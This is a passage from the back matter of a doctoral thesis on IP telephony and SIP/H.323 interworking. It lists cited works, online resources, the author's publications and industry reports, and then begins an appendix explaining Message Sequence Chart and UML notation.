[118] A. U. Mauthe. *End-to-End Support for Multimedia Multipeer Communications.* PhD thesis, Lancaster University, Lancaster, UK, May 1997.

[119] Ketan Mayer-Patel and Lawrence A. Rowe. Design and Performance of the Berkeley Continuous Media Toolkit. In *Multimedia Computing and Networking 1997, Proceedings SPIE 3020*, pages 194–206, 1997.

[120] Steven McCanne, Eric Brewer, Randy Katz, Lawrence Rowe, Elan Amir, Yatin Chawathea, Alan Coopersmith, Ketan Mayer-Patel, Suchitra Raman, Angela Schuett, David Simpson, Andrew Swan, Teck-Lee Tung, David Wu, and Brian Smith. Toward a Common Infrastructure for Multimedia-Networking Middleware. In *Proceedings of the 7th International Workshop on Network and Operating Systems Support for Digital Audio and Video (NOSSDAV 97)*, pages 39–49, May 1997.

[121] B. Mermet and D. Mery. Incremental specification of telecommunication services. In *First IEEE International Conference on Formal Engineering Methods*, pages 60–69, November 1997.

[122] Richard Monson-Haefel. *Enterprise JavaBeans*. O'Reilly & Associates, 2001.

[123] Nortel Networks. A comparison of H.323v4 and SIP. 3GPP contribution, S2-000505, January 2000.

[124] J. Ott et al. An Mbus Profile for Call Control. Internet Draft, Internet Engineering Task Force, February 2001. Work in progress.

[125] J. Ott, C. Perkins, and D. Kutscher. A message bus for local coordination. RFC 3259, Internet Engineering Task Force, April 2002.

[126] P. Parnes, K. Synnes, and D. Schefström. Lightweight application level multicast tunnelling using mtunnel. *Computer Communication*, 21(15):1295–1301, October 1998.

[127] J. Peterson. Privacy Mechanism for the Session Initiation Protocol (SIP). RFC 3323, Internet Engineering Task Force, November 2002.

[128] Bhaskaran Raman, Sharad Agarwal, Yan Chen, Matthew Caesar, Weidong Cui, Per Johansson, Kevin Lai, Tal Lavian, Sridhar Machiraju, Z. Morley Mao, George Porter, Timothy Roscoe, and Mukund. The SAHARA Model for Service Composition Across Multiple Providers. In *International Conference on Pervasive Computing (Pervasive 2002)*, August 2002.

[129] C. Rensing. *Policy-basierte Zugrifsskontroll-Architektur für das Multi-Service Internet*. PhD thesis, TU Darmstadt, KOM, Darmstadt, 2003.

[130] Christoph Rensing, Utz Roedig, Ralf Ackermann, and Ralf Steinmetz. A Survey of Requirements and Standardization Efforts for IP-Telephony-Security. In *Proceedings of the Workshop "Sicherheit in Netzen und Medienströmen"*, pages 50–60, September 2000.

[131] A.B. Roach. Session Initiation Protocol (SIP) – Specific Event Notification. RFC 3265, Internet Engineering Task Force, June 2002.

[132] Adam Roach. Automatic Call Back Service in SIP. Internet Draft, Internet Engineering Task Force, March 2000. Work in progress.

[133] Utz Roedig. Firewalls and their Impact on Multimedia Systems. Multimedia Computing and Networking 2000, January 2000. Panel Discussion "Security Firewalls and their Impact on Multimedia Systems".

[134] Utz Roedig. *Multimedia Firewalls*. PhD thesis, TU Darmstadt, KOM, Darmstadt, 2002.

[135] Utz Roedig, Ralf Ackermann, Christoph Rensing, Dieter Rohrdrommel, Jürgen Schlesinger, and Ralf Steinmetz. Distributed Firewall for Multimedia Applications. Patent Registration EP00113530, June 2000.

[136] Utz Roedig, Ralf Ackermann, Dieter Rohrdrommel, Jürgen Schlesinger, and Ralf Steinmetz. Firewall Parser Architecture for a Given Protocol. Patent Registration EP00107854, April 2000.

[137] Utz Roedig, Ralf Ackermann, and Ralf Steinmetz. Evaluating and Improving Firewalls for IP-Telephony Environments. In *Proceedings of the 1st IP Telephony Workshop (IPtel 2000), Berlin*, pages 161–166, April 2000.

[138] Utz Roedig, Ralf Ackermann, Marc Tresse, Lars Wolf, and Ralf Steinmetz. Verbesserte Systemsicherheit durch Kombination von IDS und Firewall. In *DuD-Fachbeiträge Systemsicherheit*, pages 117–128, March 2000.

[139] J. Rosenberg, H. Salama, and M. Squire. Telephony routing over IP (TRIP). RFC 3219, Internet Engineering Task Force, January 2002.

[140] J. Rosenberg and H. Schulzrinne. TRIP: A Framework for Telephony Routing over IP. *RFC 2871*, June 2000.

[141] J. Rosenberg and H. Schulzrinne. SIP Traversal through Residential and Enterprise NATs and Firewalls. Internet Draft, Internet Engineering Task Force, March 2001. Work in progress.

[142] J. Rosenberg, H. Schulzrinne, G. Camarillo, A. Johnston, J. Peterson, R. Sparks, M. Handley, and E. Schooler. SIP: Session Initiation Protocol. RFC 3261, Internet Engineering Task Force, June 2002.

[143] Kassem Saleh. Synthesis of Communications Protocols: An Annotated Bibliography. In *ACM SIGCOMM Computer Communication Review*, volume 26/5, pages 40–59, oct 1996.

[144] H. Sanneck. *Packet Loss Recovery and Control for Voice Transmission over the Internet*. PhD thesis, GMD Fokus / Telecommunication Networks Group, Technical University Berlin, Berlin, October 2000.

[145] Angela Sasse, Vicky Hardman, Isidor Kouvelas, Colin Perkins, Orion Hodson, Anna Watson, Mark Handley, Jon Crowcroft, Darren Harris, Anna Bouch, Marcus Iken, Kris Hasler, Socrates Varakliotis, and Dimitrios Miras. Rat (robust-audio tool), 1995.

[146] Douglas Schmidt. *Pattern-Oriented Software Architecture, Volume 2, Patterns for Concurrent and Networked Objects*. John Wiley & Sons, 2000.

[147] J. B. Schmitt. *Heterogeneous Network QoS Systems*. PhD thesis, TU Darmstadt, KOM, Darmstadt, 2000.

[148] C. Schuba and Eugene H. Spafford. A Reference Model for Firewall Technology. In *ACSAC*, pages 133–, 1997.

[149] H. Schulzrinne, S. Casner, R. Frederick, and V. Jacobson. RTP: A Transport Protocol for Real-Time Applications. RFC 1889, Internet Engineering Task Force, January 1996.

[150] H. Schulzrinne and J. Rosenberg. Signaling for internet telephony. In *Proc. of 6th IEEE International Conference on Network Protocols (ICNP), Austin, Texas*, October 1998.

[151] Henning Schulzrinne. Re-Engineering the Telephone System. In *Proc. of IEEE Singapore International Conference on Networks (SICON)*, Singapore, April 1997.

[152] Henning Schulzrinne and Jonathan Rosenberg. Internet Telephony: Architecture and Protocols – an IETF perspective. *Computer Networks*, 31(3):237–255, February 1999.

[153] Henning Schulzrinne and Elin Wedlund. Application-Layer Mobility using SIP. *Mobile Computing and Communications Review*, 4(3):47–57, July 2000.

[154] M. Schumacher. *Engineering with Security Patterns*. PhD thesis, TU Darmstadt, KOM, Darmstadt, 2003.

[155] Markus Schumacher, Ralf Ackermann, and Ralf Steinmetz. Towards Security at all Phases of a Systems Lifecycle. In *SoftCom 2000 International Conference on Software, Telecommunications and Computer Networks, Split*, pages 11–19, October 2000.

[156] Markus Schumacher, Christian Haul, Michael Hurler, and Alejandro Buchmann. Data-Mining in Vulnerability Databases. In *DFN Report 90*. DFN CERT, 2000.

[157] Roger Sessions. *COM and DCOM: Microsoft's Vision for Distributed Objects*. Wiley & Sons, 1997.

[158] Rosen Sharma, S. Keshav, Michael Wu, and Linda Wu. Environments for Active Networks. In *Workshop on Network and Operating System Support (NOSSDAV)*, pages 81–88, St. Louis, Missouri, May 1997.

[159] K. Singh and H. Schulzrinne. Interworking between SIP/SDP and H.323. Internet Draft, Internet Engineering Task Force, January 2000. Work in progress.

[160] Kundan Singh, Wenyu Jiang, Jonathan Lennox, Sankaran Narayanan, and Henning Schulzrinne. CINEMA: Columbia InterNet Extensible Multimedia Architecture. Technical Report CUCS-011-02, Department of Computer Science, Columbia University, New York, New York, May 2002.

[161] Kundan Singh and Henning Schulzrinne. Interworking Between SIP/SDP and H.323. In *Proceedings of the 1st IP Telephony Workshop (IPtel 2000)*, Berlin, Germany, April 2000.

[162] J. D. Smith. An overview to computer-telecommunications integration (CTI). In *Fifth IEE Conference on Telecommunications*, pages 44–48, March 1995.

[163] Robert Sparks. The Refer Method. Internet Draft, Internet Engineering Task Force, September 2001. Work in progress.

[164] Robert Sparks. SIP Call Control – Transfer. Internet Draft, Internet Engineering Task Force, May 2002. Work in progress.

[165] Robert Sparks. The Referred-by Method. Internet Draft, Internet Engineering Task Force, May 2002. Work in progress.

[166] Martin Steinebach, Frank Siebenhaar, Christian Neubauer, Ralf Ackermann, Utz Roedig, and Jana Dittmann. Intrusion Detection Systems for IP Telephony Networks. In *Proceedings of the Symposium Real Time Intrusion Detection ("La detection des intrusions en temps reel"), Estoril*, May 2002.

[167] Ralf Steinmetz. *Multimedia-Technologie: Grundlagen, Komponenten und Systeme*. Springer Verlag, October 2000. 3. Auflage (erstmalig mit CD).

[168] Ralf Steinmetz and Klara Nahrstedt. *Multimedia Fundamentals Volume 1*. Prentice-Hall International, 2002.

[169] Zhong Ping Tao. *Formal Method for the Design of Real-Time Communicating Subsystems and Controllers*. PhD thesis, University of Montreal, 1996.

[170] Versit Consortium. Computer telephony integration (CTI) encyclopedia. Technical Report Release 1.0, Versit Consortium, October 1996.

[171] W3C – W3 Consortium. Voice Browser Call Control: CCXML Version 1.0. Technical report, Internet Engineering Task Force, October 2002.

[172] H. Wang, B. Raman, C. Chuah, R. Biswas, R. Gummadi, B. Hohlt, X. Hong, E. Kiciman, Z. Mao, J. Shih, L. Subramanian, B. Zhao, A. Joseph, and R. Katz. ICEBERG: An Internet-core Network Architecture for Integrated Communications. In *IEEE Personal Communications Magazine, Special Issue on IP-based Mobile Telecommunication Networks*, August 2000.

[173] D. Wastell, P. White, and P. Kawalek. A methodology for business process re-design: experiences and issues. In *Journal of Strategic Information Systems*, volume 3/1, pages 23–40, 1994.

[174] M. Watson. Short Term Requirements for Network Asserted Identity. RFC 3324, Internet Engineering Task Force, November 2002.

[175] Marc Weiser. The World is Not a Desktop. *ACM interactions*, 1(1):7–8, 1994.

[176] Marc Weismann. SIP Dienstabbildung am Beispiel von Call Park und Pickup. Diplomarbeit, TU Darmstadt, KOM, December 2000.

[177] R. Wittmann and M. Zitterbart. Active multicasting for heterogeneous groups. In *Proceeding of 4th IFIP Broadband Communications, BC'98*, April 1998.

[178] M. Yamada, S. Esaki, and T. Omiya. A study on IN basic call state model for packet switched network. In *IEEE Intelligent Network Workshop IN'96*, pages 418–422, April 1996.

Online References

[179] 3GPP homepage.
http://www.3gpp.org/

[180] 3GPP Specifications Home Page.
http://www.etsi.org/getastandard/home.htm

[181] Advanced Linux Sound Architecture – ALSA.
http://www.alsa-project.org/

[182] An iPAQ based Wearable Computer.
http://www.iptel-now.de/projects/wearable/ipaq_wearable/ipaq_wearable.html

[183] AT Command Manual (Voice Commands) for Rockwell based voice modems.
http://www.zoltrix.com/PUBLIC/MODEM/ATmanual/ATVROCK.HTM

[184] CINEMA – Columbia InterNet Extensible Multimedia Architecture.
http://www.cs.columbia.edu/IRT/cinema/

[185] Cisco IP Phone 7960G.
http://www.cisco.com/univercd/cc/td/doc/pcat/iptl7960.htm

[186] Cisco IP Phone Services Software Development Kit (SDK).
http://www.cisco.com/warp/public/cc/pd/unco/ippps/prodlit/ipsdk_ds.htm

[187] Columbia University Internet Real-Time Laboratory (IRT).
http://www.cs.columbia.edu/IRT/

[188] Columbia University SIP UA sipc SIP user agent.
http://www1.cs.columbia.edu/~xiaotaow/sipc/

[189] Columbia University sipd SIP proxy, redirect and registrar server.
http://www.cs.columbia.edu/IRT/cinema/doc/sipd.html

[190] DFN video conference service.
https://www.vc.dfn.de/dienst/

[191] doxygen documentation system for C++, C, Java, IDL, PHP and C#.
http://www.stack.nl/ dimitri/doxygen/

[192] ECMA International – Standardizing Information and Communication Systems.
http://www.ecma-international.org/

[193] ETSI – Telecom Standards.
http://www.etsi.org/

[194] FAQ List – optiPoint 400 standard.
http://www.siemensenterprise.com/attachments/workpoint_clients/faq_optipoint_400_standard_h323_h450.pdf

[195] GNOME – computing made easy.
http://www.gnome.org/

[196] H.323 products & services.
http://www.h323forum.org/products/

[197] HiPath RG2500 – H.323 Gateway for VoIP Enterprise Solutions.
http://www.siemensenterprise.com/prod_sol_serv/products/access_points/hipath_rg2000/hipath_rg2500/index.shtml

[198] IETF – The Internet Engineering Task Force.
http://www.ietf.org/

[199] IETF Working Group IP Telephony (iptel) Charter.
http://www.ietf.org/html.charters/iptel-charter.html

[200] IETF Working Group Middlebox Communication (midcom) Charter.
http://www.ietf.org/html.charters/midcom-charter.html

[201] IETF Working Group PSTN and Internet Internetworking (pint) Charter.
http://www.ietf.org/html.charters/pint-charter.html

[202] IETF Working Group Session Initiation Proposal Investigation (sipping) Charter.
http://www.ietf.org/html.charters/sipping-charter.html

[203] IETF Working Group Session Initiation Protocol (sip) Charter.
http://www.ietf.org/html.charters/sip-charter.html

[204] IP 400 Voice over IP Gateway.
http://www.innovaphone.com/Webneu/produkte/en-ip400.shtml

[205] iptel.org SIP Express Router.
http://www.iptel.org/ser/

[206] iptel.org, the IP Telephony Site.
http://www.iptel.org

[207] isdn4linux – isdn 4 linux.
http://www.isdn4linux.de/

[208] ITU-T Study Group 16 (Multimedia services, systems and terminals).
http://www.itu.int/itudoc/itu-t/com16/index.html

[209] KOM Multimedia Communications – Download – komproxyd (version 1.0.4).
http://dmz02.kom.e-technik.tu-darmstadt.de/KOMproxyd/

[210] KOM Multimedia Communications – Research – IP-Telephony.
http://www.kom.e-technik.tu-darmstadt.de/Research/IP-telephony/ip-telephony.html

[211] LARTware – Blob, the boot loader.
http://www.lart.tudelft.nl/lartware/blob/

[212] LinPhone – Telephony on Linux.
http://savannah.nongnu.org/projects/linphone

[213] Linux on the Compaq iPAQ PDA.
http://www.handhelds.org

[214] Lucent SIP Web phone Information.
http://erire.com/eshan/main.html

[215] Meccano – Multimedia Education and Conferencing Collaboration over ATM Networks and Others.
http://www-mice.cs.ucl.ac.uk/multimedia/projects/meccano/

[216] MGCP/Megaco Architecture.
http://www.sipcenter.com/aboutsip/siph323mgcparch.html

[217] Microsoft Locks Up T-Mobile, Unveils Intel Smartphone Design.
http://www.thinkmobile.com/Article/00/02/17/

[218] Microsoft PocketPC – Mobile Devices.
http://www.microsoft.com/mobile/pocketpc/default.asp

[219] Open Systems Interconnection – Basic Reference Model - ISO/IEC 7498-3:1997.
http://www.iso.ch/iso/en/

[220] OpenAM – H.323 answering machine.
http://www.openh323.org/code.html

[221] OpenH323 Gatekeeper - The GNU Gatekeeper.
http://www.gnugk.org/

[222] oTcl - MIT Object Tcl.
http://otcl-tclcl.sourceforge.net/otcl/

[223] Overview of SIP Implementations.
http://www.cs.columbia.edu/~hgs/sip/implementations.html

[224] Pingtel xpressa Development Kit (xDK).
http://www.pingtel.com/pr_xdk.jsp

[225] Pingtel xpressa SIP-Phone.
http://www.pingtel.com/

[226] PROTOS Test-Suite: c07-sip.
http://www.ee.oulu.fi/research/ouspg/protos/testing/c07/sip/

[227] References on Layering in the Internet Architecture.
http://www.icir.org/floyd/layers.html

[228] Release Notes for Cisco MGCP IP Phone 7940/7960 Release 4.0.
http://www.cisco.com/univercd/cc/td/doc/product/voice/c_ipphon/mgcphone/mgphnrn/phnrn4m.htm

[229] RFCOMM Layer Tutorial.
http://www.palowireless.com/infotooth/tutorial/rfcomm.asp

[230] SAHARA: Service Architecture for Heterogeneous Access, Resources, and Applications.
http://sahara.cs.berkeley.edu/

[231] Siemens optiPoint 300.
http://www.siemensenterprise.com/prod_sol_serv/products/workpoint_clients/optipoint/optipoint300/optipoint_300_advance.shtml

[232] SIP-H.323 Signaling Gateway.
http://www.cs.columbia.edu/~kns10/research/gw/

[233] sipvxml - SIP based VoiceXML browser.
http://www.cs.columbia.edu/~hgs/research/IRT/cinema/doc/sipvxml.html

[234] Slashdot: Industry-Standard VOIP Phone Using All Free Software.
http://slashdot.org/article.pl?sid=02/06/16/0210237

[235] snom 100 VoIP phone.
http://www.snomag.de/snom100_en.php

[236] StrongARM Product Information.
http://www.arm.com/armtech/StrongARM?OpenDocument

[237] Symbian Application Development White Paper.
http://www.medialab.sonera.fi/workspace/SymbianAppDevelopmentWhitePa.pdf

[238] Tcl Developer Xchange.
http://www.scriptics.com/

[239] The Expect Home Page.
http://expect.nist.gov/

[240] The Free On-line Dictionary of Computing – term: interworking.
http://dictionary.reference.com/search?q=interworking&db=*

[241] The GNU oSIP library.
http://www.gnu.org/software/osip/

[242] The ICEBERG Project.
http://iceberg.cs.berkeley.edu/

[243] The ISDN PBX Networking Forum Page – Information on QSIG.
http://www.qsig.ie/

[244] The Network Simulator - ns-2.
http://www.isi.edu/nsnam/ns/

[245] The OpenH323 project.
http://www.openh323.org

[246] The partysip SIP proxy server.
http://www.partysip.org/

[247] The Session Initiation Protocol (SIP) – Slides on Internet telephony and multimedia.
http://www.cs.columbia.edu/~hgs/teaching/ais/slides/sip_long.pdf

[248] The XFree86 Project, Inc.
http://www.xfree86.org/

[249] TuxScreen VoIP phone running SIP.
http://www.iptel-now.de/HOWTO/TUX_SIP/tux_sip.html

[250] Vita Nuova Home Page, Free inferno download.
http://www.vitanuova.com/

[251] Vovida SIP Stack.
http://www.vovida.org/protocols/downloads/sip/

[252] Vovida VOCAL system.
http://www.vovida.org/applications/downloads/vocal/

[253] Welcome to the International Telecommunication Union.
http://www.itu.int/home/

[254] Wi-Fi Alliance.
http://www.weca.net/OpenSection/index_noflash.asp

[255] XML-RPC Home Page.
http://www.xmlrpc.org/

[256] Ming-Feng Chang Hung-Hsing Chang, Meng-Ta Hsu and Vincent Hsu.
The Interworking Functions of VoIP Protocols.
http://www.ccrc.nthu.edu.tw/excellence/activity/911015/2/s-2/3.pdf

[257] Randy Katz. Pervasive Computing: It's All About Network Services.
http://www.cs.berkeley.edu/~randy/talks.html

[258] Jonathan Rosenberg, Henning Schulzrinne, and Jonathan Lennox. Example Code: Programming Internet Telephony Services.
http://www.computer.org/internet/telephony/w3lennox.htm

[259] Kundan Singh, Wenyu Jiang, Jonathan Lennox, Sankaran Narayanan, and Henning Schulzrinne. CINEMA: Columbia InterNet Extensible Multimedia Architecture.
http://www.cs.columbia.edu/~library/TR-repository/reports/reports-2002/cucs-011-02.pdf

Authors Publications

[1] Ralf Ackermann, Vasilios Darlagiannis, Manuel Görtz, Martin Karsten, and Ralf Steinmetz. An Open Source H.323-SIP Gateway as Basis for Supplementary Service Interworking. In *Proceedings of the 2nd IP Telephony Workshop (IPtel 2001), New York*, pages 169–175, April 2001.

[2] Ralf Ackermann, Vasilios Darlagiannis, Utz Roedig, and Ralf Steinmetz. Using DMIF for abstracting from IP-Telephony Signaling Protocols. In *Proceedings of the Seventh International Workshop on Interactive Distributed Multimedia Systems and Telecommunication Services (IDMS 2000), Entschede*, pages 104–115, October 2000.

[3] Ralf Ackermann, Manuel Görtz, Martin Karsten, and Ralf Steinmetz. Prototyping a PDA based Communication Appliance. In *Proceedings of Softcom 2001, Split*, pages 739–746, October 2001.

[4] Ralf Ackermann, Jörg Pommnitz, Lars Wolf, and Ralf Steinmetz. MBone2Tel – Telephone Users Meeting the MBone. In *Proceedings of the Sixth International Workshop on Interactive Distributed Multimedia Systems and Telecommunication Services (IDMS 99), Toulouse*, pages 121–132, October 1999.

[5] Ralf Ackermann, Jörg Pommnitz, Lars Wolf, and Ralf Steinmetz. MBone2Tel – ein Gateway für die Teilnahme von Nutzern konventioneller Telefonendgeräte an MBone-Konferenzen. In *ITG/TKTG-Fachtagung Multimedia: Anwendungen, Technologie, Systeme, 8. Dortmunder Fernsehseminar, Dortmund*, pages 237–240, September 1999.

[6] Ralf Ackermann, Jörg Pommnitz, Lars Wolf, and Ralf Steinmetz. Eine Virtuelle PBX. In *1. GI Multicast-Workshop, Braunschweig*, pages 187–197, May 1999.

[7] Ralf Ackermann, Markus Schumacher, Utz Roedig, and Ralf Steinmetz. Vulnerabilities and Security Limitations of current IP Telephony Systems. In *Proceedings of the Conference on Communications and Multimedia Security (CMS 2001), Darmstadt*, pages 53–66, May 2001.

[8] Ralf Ackermann, Christoph Rensing, Stephan Noll-Hussong, Lars Wolf, and Ralf Steinmetz. SSS4it - Secure Session Setup für Internet Telefonie. In *Systemsicherheit 2000, Bremen*, pages 140–150, March 2000.

[9] Ralf Ackermann, Utz Roedig, Michael Zink, Carsten Griwodz, and Ralf Steinmetz. Associating IP data streams with user identities – enabling enhanced security, billing

and copyright protection. In *Multimedia and Security Workshop at ACM Multimedia 2000, Los Angeles*, pages 149–152, October 2000.

[10] Ralf Ackermann. Firewalls and their Impact on Multimedia Systems. In *Multimedia Computing and Networking 2000, Panel Discussion "Security Firewalls and their Impact on Multimedia Systems", San Jose*, page 284, January 2000.

[11] Ralf Ackermann and Holger Trapp. Sicherheitslücken im NIS und eine mögliche kryptographische Gegenmaßnahme. *Offene Systeme*, 5(2):66–73, May 1996.

[12] Ralf Ackermann, Utz Roedig, and Ralf Steinmetz. Entwicklung und Nutzung von IP-Telefonie Anwendungen auf Unix-Systemen. *GUUG Nachrichten*, 2000(2):37–41, September 2000.

[13] Utz Roedig, Ralf Ackermann, Dieter Rohrdrommel, Jürgen Schlesinger, and Ralf Steinmetz. Firewall Parser Architecture for a Given Protocol. Patent Registration EP00107854, April 2000.

[14] Utz Roedig, Ralf Ackermann, Christoph Rensing, Dieter Rohrdrommel, Jürgen Schlesinger, and Ralf Steinmetz. Distributed Firewall for Multimedia Applications. Patent Registration EP00113530, June 2000.

[15] Utz Roedig, Ralf Ackermann, Dieter Rohrdrommel, Jürgen Schlesinger, and Ralf Steinmetz. H.323 Proxy Call Dispatcher. Patent Registration DE10040463, August 2000.

[16] Markus Schumacher, Ralf Ackermann, and Ralf Steinmetz. Towards Security at all Phases of a Systems Lifecycle. In *SoftCom 2000 International Conference on Software, Telecommunications and Computer Networks, Split*, pages 11–19, October 2000.

[17] Utz Roedig, Ralf Ackermann, Marc Tresse, Lars Wolf, and Ralf Steinmetz. Verbesserte Systemsicherheit durch Kombination von IDS und Firewall. In *DuD-Fachbeiträge Systemsicherheit*, pages 117–128, March 2000.

[18] Utz Roedig, Ralf Ackermann, and Ralf Steinmetz. Evaluating and Improving Firewalls for IP-Telephony Environments. In *Proceedings of the 1st IP Telephony Workshop (IPtel 2000), Berlin*, pages 161–166, April 2000.

[19] Utz Roedig, Ralf Ackermann, Christoph Rensing, and Ralf Steinmetz. A Distributed Firewall for Multimedia Applications. In *Proceedings of the Workshop "Sicherheit in Netzen und Medienströmen", Berlin*, pages 3–16, September 2000.

[20] Utz Roedig, Ralf Ackermann, and Ralf Steinmetz. IP-Telefonie und Firewalls, Probleme und Lösungen. *Praxis in der Informationsverarbeitung und Kommunikation (PIK)*, 2001(1):32–40, January 2001.

[21] Christoph Rensing, Ralf Ackermann, Utz Roedig, Lars Wolf, and Ralf Steinmetz. Sicherheitsunterstützung für Internet Telefonie. In *DuD-Fachbeiträge Sicherheitsinfrastrukturen*, pages 285–296, March 1999.

[22] Ralf Steinmetz, Ralf Ackermann, Utz Roedig, Manuel Görtz, and Markus Schumacher. IP-Telefonie: Protokolle, Herausforderungen, Lösungen und kritische Analyse der Sicherheit. *IP-Plattform für moderne Kommunikation, Presentation Series – Arbeitsgemeinschaft des VDE Rhein-Main*, 2002(1):57–77, January 2002.

[23] Manuel Görtz, Ralf Ackermann, Martin Karsten, and Ralf Steinmetz. Using a Multi-Layer Approach to tackle the Service Interaction Problem in Telephony Scenarios. In *Proceedings of EuroMicro 2002*, pages 207–215, September 2002.

[24] Christoph Rensing, Utz Roedig, Ralf Ackermann, Lars Wolf, and Ralf Steinmetz. VDMFA, eine verteilte dynamische Firewallarchitektur für Multimedia-Dienste. In *Tagungsband Kommunikation in Verteilten Systemen (KiVS), Darmstadt*, pages 144–157, March 1999.

[25] Christoph Rensing, Utz Roedig, Ralf Ackermann, and Ralf Steinmetz. A Survey of Requirements and Standardization Efforts for IP-Telephony-Security. In *Proceedings of the Workshop "Sicherheit in Netzen und Medienströmen"*, pages 50–60, September 2000.

[26] Martin Steinebach, Frank Siebenhaar, Christian Neubauer, Ralf Ackermann, Utz Roedig, and Jana Dittmann. Intrusion Detection Systems for IP Telephony Networks. In *Proceedings of the Symposium Real Time Intrusion Detection ("La detection des intrusions en temps reel"), Estoril*, May 2002.

[27] Jana Dittmann, Martin Steinebach, Petra Wohlmacher, and Ralf Ackermann. Digital Watermarks Enabling E-Commerce Strategies: Conditional and User Specific Access to Services and Resources. *Eurasip Journal on Applied Signal Processing*, 2002(2):174–184, February 2002.

Industry Cooperation Activities

[28] Ralf Ackermann and Ralf Steinmetz. Project Tenovis IPTEL: SIP Integration in an H.323 based PBX. Technical Report Project Phase 1: Analysis of SIP Mechanisms and Available Implementations, Multimedia Communications (KOM), Darmstadt University of Technology, November 1999.

[29] Ralf Ackermann and Ralf Steinmetz. Project Tenovis IPTEL: SIP Integration in an H.323 based PBX. Technical Report Project Phase 2: PBX Integration and Detailed Message Mapping, Multimedia Communications (KOM), Darmstadt University of Technology, February 2000.

[30] Ralf Ackermann, Vasillios Darlagiannis, and Ralf Steinmetz. Project Tenovis IPTEL: SIP Integration in an H.323 based PBX. Technical Report Project Phase 3: Prototype System and SIP End-System for Test, Multimedia Communications (KOM), Darmstadt University of Technology, May 2000.

[31] Ralf Ackermann, Vasillios Darlagiannis, Utz Rödig, and Ralf Steinmetz. Project Tenovis IPTEL: SIP Integration in an H.323 based PBX. Technical Report Project Phase 4:

Final Report, Multimedia Communications (KOM), Darmstadt University of Technology, November 2000.

[32] Ralf Ackermann, Manuel Görtz, Martin Karsten, and Ralf Steinmetz. Project Siemens CAMPUS: SHINE – H.450–SIP Interworking. Technical Report Project Phase 1: Comprehensive Analysis of Supplementary Services in H.450 and SIP, Multimedia Communications (KOM), Darmstadt University of Technology, August 2001.

[33] Ralf Ackermann, Manuel Görtz, Martin Karsten, and Ralf Steinmetz. Project Siemens CAMPUS: SHINE – H.450–SIP Interworking. Technical Report Project Phase 2: Interworking Design, Multimedia Communications (KOM), Darmstadt University of Technology, February 2002.

[34] Ralf Ackermann, Manuel Görtz, Martin Karsten, and Ralf Steinmetz. Project Siemens CAMPUS: SHINE – H.450–SIP Interworking. Technical Report Project Phase 3: Gateway Implementation and Test, Multimedia Communications (KOM), Darmstadt University of Technology, May 2002.

[35] Ralf Ackermann, Manuel Görtz, Florian Winterstein, and Ralf Steinmetz. Project Siemens CAMPUS: SHINE – H.450–SIP Interworking. Technical Report Project Phase 4: Integration of Further Supplementary Services, End-System Development and Final Project Summary, Multimedia Communications (KOM), Darmstadt University of Technology, November 2002.

The author presented the tutorials on IP Telephony at the following major conferences:

- IDMS 2000, Entschede, The Netherlands
- ACM Multimedia 2000, Los Angeles, USA
- IEEE ISCC 2001, Hammameth, Tunisia
- ACM Multimedia 2001, Ottawa, Canada

A Utilized Description Methods

The thesis combines textual descriptions of algorithms and software designs with standard notation techniques. A small subset of Message Sequence Charts (MSC) and Unified Modeling Language (UML) description means that are typically used in the thesis are exemplified here.

A.1 Message Sequence Charts

Message Sequence Charts (MSC) and their usage are comprehensively described in the ITU-T Z.120 standard [86]. Figure A.1 shows an example with annotations to the description elements. It allows a reader who is unfamiliar with the notation to interpret the whole subset of MSC description features that is used in this document.




Figure A.1: Message Sequence Chart notation

A.2 Unified Modeling Language UML

Unified Modeling Language notation mechanisms are very comprehensive and powerful. They are exhaustively described in [37]. Our examples give a reader who is familiar with object oriented design (but has not used UML so far) a minimal support. Figure A.2 with its annotations visualizes the description for classes, their attributes, methods and template parameters.




Figure A.2: UML notation for classes

We generally indicate own enhancements to existing designs by coloring the novel elements in gray. Figure A.3 visualizes this with an example.




Figure A.3: UML notation for own and extended components

Figure A.4 exemplifies the meaning of the graphical representation for relations between classes and objects.

